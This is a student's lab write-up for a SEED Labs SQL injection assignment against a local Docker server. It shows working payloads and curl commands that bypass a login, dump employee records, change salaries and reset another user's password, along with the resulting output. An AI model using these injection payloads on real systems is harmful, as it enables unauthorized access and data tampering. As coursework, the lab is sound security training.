Comp 4580 A4

Katrina Dotzlaw [redacted]

Setup

Note: I changed `/etc/hosts` to have 10.9.0.5 and www.seed-server.com but cant get to it unless going to http://www.seed-server.com/index.html. Not really sure why because www.seed-server.com is the only one with that IP in `/etc/hosts`. Going to www.seed-server.com without index.html tells me that the domain can be bought. So I'm assuming that http://www.seed-server.com/index.html is correct since it works as the assignment intends.


1. `docker-compose build`
2. `docker-compose up`
3. open 2 terminals in same directory that is running docker container
4. In one of the terminals, `dockps` to give the ids of the msql and www instances
5. In terminal 1: `docksh <id of mysql>` & in terminal 2: `docksh <id of www>`

```
[03/11/24]seed@VM:~/.../Labsetup$ dockps
c6e64103474e  mysql-10.9.0.6
b87be96c92c2  www-10.9.0.5
[03/11/24]seed@VM:~/.../Labsetup$ docksh c6
root@c6e64103474e:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface
ecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL
```


Task 2: SQL Injection on SELECT

2.1 SQL Injection via Webpage

Based on the PHP given, my chosen course of action is to use SQL injection on the username field since we don't know the password. I am also assuming that I dont know the table name at this point, so I can't just inject a SELECT statement. Instead, I will inject `admin '-- '` into the username field, which will allow the PHP code to set the username but will ignore everything after it. Since the username is admin, the PHP code will return all data stored in the table.



Injecting `admin '-- '` gives the results below:




2.2 SQL Injection via CMD

Using a new terminal window in the same directory, I ran the following curl command: `curl 'www.seed-server.com/unsafe_home.php?username=admin%20%27--%20%27&Password=11'`. This uses the same method as 2.1, `admin '-- '` but now following the HTTP request style. All spaces were turned into %20 and all single quotes were turned into %27, so the actual SQL injected into the username field becomes: `admin%20%27--%20%27`. The password field was set to 11 like in the example curl command.

```
[03/12/24]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=admin%20%27--%20%27&Password=11'
```

The results of this SQL injection are below:




```
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
```

Using the curl command to do the same SQL injection as 2.1 returns the HTML of the page that displays all user information. Looking closely, I can see Alice's row in the < table > HTML, so I can be sure that the SQL injection worked.

2.3 Append a New SQL Statement

The first SQL injection with 2 statements I attempted is as follows:
`"admin'; UPDATE credential SET Nickname='admin' WHERE id=1; -- "`. Running this gave the following error, which doesn't include the `admin';` part indicating that the issue is running the second statement.

> There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Nickname='admin' WHERE id=1; -- "' and Password='da39a3ee5' at line 3]\n

The next SQL injection with 2 statements that I attempted was:
`"admin'; DELETE FROM credential WHERE Name=Ryan; -- "`. Again, this gives the same type of error and also doesn't include the first statement in the injection.

> There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name=Ryan; -- "' and Password='da39a3ee5e6b4b0d3255' at line 3]\n

Looking at the PHP code, the countermeasure to protect against SQL injecting more than 1 SQL statement is that regardless of statement injected, the PHP file only executes the first SQL statement (the one in the PHP file) and refuses to execute the second SQL statement.


Task 3: SQL Injection on UPDATE

- I'm assuming that I know salaries are stored in col `salary`


- Alice's original salary is 20,000

3.1 Modify Alice's Salary

Since the phone number field is the last to be updated in the PHP code, I chose to do my SQL injection on it. In the phone number input space I injected the following SQL command: `', salary=999999999 WHERE Name="Alice"-- '`. This statement adds `salary` to the list of updatable values in the PHP, and having the WHERE clause ensures that this salary increase only applies to Alice.



After SQL injection, Alice's salary is now:




Alice Profile

Key	Value
Employee ID	10000
Salary	999999999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

3.2 Modify Other People's Salary

Again, I am using the phone number field to do SQL injection. This injection is the same idea as in 3.1 but now the WHERE clause ensures that only Boby has a salary of 1. I used the following command to do SQL injection: `', salary=1 WHERE Name="Boby"-- '`




After the above SQL injection to set Boby's salary, I used the SQL injection in 2.1 to verify that Boby's salary was changed to 1. Injecting `admin '-- '` into the username field when logging in shows all data in the credential table.

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	999999999	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	90000	4/10	98993524				
Samy	40000	40000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

3.3 Modify Other People's Passwords

According to the given PHP code, all passwords are hashed before updating. This means that in order to change passwords via SQL injection, it needs to be hashed when being injected since `--` is used to ignore the rest of the update PHP code. If the password isn't hashed in SQL injection, it will be stored in the database as plaintext and login will fail because all passwords are hashed on login and then checked with database password. I used the following for SQL injection on the phone number field: `', Password=sha1("pass") WHERE Name="Boby" -- '`



This sets Boby's password to `pass`, which is hashed and then stored in the database. To ensure that this actually changed Boby's password to pass, I attempted to login as them. Recall that Boby's original password was `seedboby` which is 8 characters, and I am using pass (4 characters) to login.

The login succeeds and I can view all Boby's information.

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Additionally, if I use the MSQL terminal I created in the setup section, I can see that Boby's password was hashed.

```
mysql> SELECT * FROM credential;
+----+-------+-------+-----------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary    | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+-----------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 999999999 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |         1 | 4/20  | 10213352 |             |         |       |          | 9d4e1e23bd5b727046a9e3b4b7db57bd8d6ee684 |
|  3 | Ryan  | 30000 |     90000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |     40000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |    110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 |    400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+-----------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
```